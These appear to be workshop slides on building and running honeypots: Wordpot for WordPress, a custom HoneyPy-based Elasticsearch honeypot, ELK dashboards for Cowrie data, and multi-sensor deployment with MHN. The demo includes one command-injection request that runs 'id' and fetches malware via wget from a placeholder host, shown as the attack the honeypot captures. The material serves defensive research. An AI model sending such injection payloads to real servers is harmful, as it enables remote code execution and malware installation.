
WORDPOT

Wordpress honeypot which detects probes for plugins, themes, timthumb and other common files used to fingerprint a wordpress installation.

Supports other Wordpress themes for customization.

To start *wordpot*:

```
cd /honeypots/wordpot  
source env/bin/activate  
python wordpot.py
```



WRITE YOUR OWN HONEYPOT



CUSTOM ELASTICSEARCH POT

Problem statement:

A new RCE bug in Elasticsearch has been released and it targets (hypothetical) **'/_cluster/execute?cmd='** endpoint.

As a researcher, your aim is to create a honeypot that emulates Elasticsearch and logs the attack attempts.

Note: HoneyPy's ES plugin is not working, hence this exercise.

CUSTOM ELASTICSEARCH POT

Easy to achieve using HoneyPy:

<https://honeypy.readthedocs.io/en/latest/developers/>

We will use code from **Web** plugin and add our logic

No worries about logging, handled by HoneyPy

Start with identifying responses of legit service.

Make sure to send similar responses

Randomise values (wherever needed) to avoid suspicion

CUSTOM ELASTICSEARCH POT


← → ↻ ⓘ Not secure | 192.168.196.134:19200

```
{
  "name" : "LrTBvyd",
  "cluster_name" : "elasticsearch",
  "cluster_uuid" : "g3nVdar1Qh0c2Q4ETSp7rg",
  "version" : {
    "number" : "5.6.0",
    "build_hash" : "781a835",
    "build_date" : "2017-09-07T03:09:58.087Z",
    "build_snapshot" : false,
    "lucene_version" : "6.6.0"
  },
  "tagline" : "You Know, for Search"
}
```

← → ↻ ⓘ Not secure | 192.168.196.134:19200/_cluster/execute?cmd=id;wget%20malicious.ip/malware

```
{"acknowledged": true}
```

```
2018-10-26 05:17:10,597273,+0530 [CustomES,4,192.168.196.1] 4a3a2696-d8b0-11e8-8b95-000c29a8dec5 TCP RX 192.168.196.134 19200 CustomES
-Bsides 192.168.196.1 43078 GET /_cluster/execute?cmd=id;wget%20malicious.ip/malware HTTP/1.1
Host: 192.168.196.134:19200
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```



ELK STACK



ELK STACK



ELK STACK

Holy troika of indexing, searching and visualisation

Easy to get up and running

More and more honeypots are supporting natively, accepts JSON.


Faster to extract the needed information, because of powerful search interface

Dashboards and visualization for making sense

Open source with good community

Lots of resources already available

ELK STACK



ELK STACK

We'll try ElasticSearch and Kibana for this workshop

We will be using version 5.6.0

Browse to ***/home/pooh/elk/*** in your VM.


./start_es_kibana.sh

Open `http://<VM IP>:9200` for ElasticSearch and `http://<VM IP>:5601` for Kibana

ELK STACK

Let's explore data from Cowrie on our dashboard and see how we can make our own.

Example docs for Cowrie ELK setup here -
<https://github.com/cowrie/cowrie/tree/master/docs/elk>



SETTING UP MULTIPLE SENSORS



MULTIPLE SENSORS

Honeynet for better visibility

Sensors need to be spread across geolocations

- Increases coverage and visibility on attack surface

Increase in maintenance cost

VPS/VPN renewal, patching, log management, etc etc

Ansible/Puppet/etc might help with managing sensors

MHN/T-Pot can help with fast deployment

MODERN HONEY NETWORK (MHN)

Centralised server for management and collection

Open source

Leverages existing open source tools

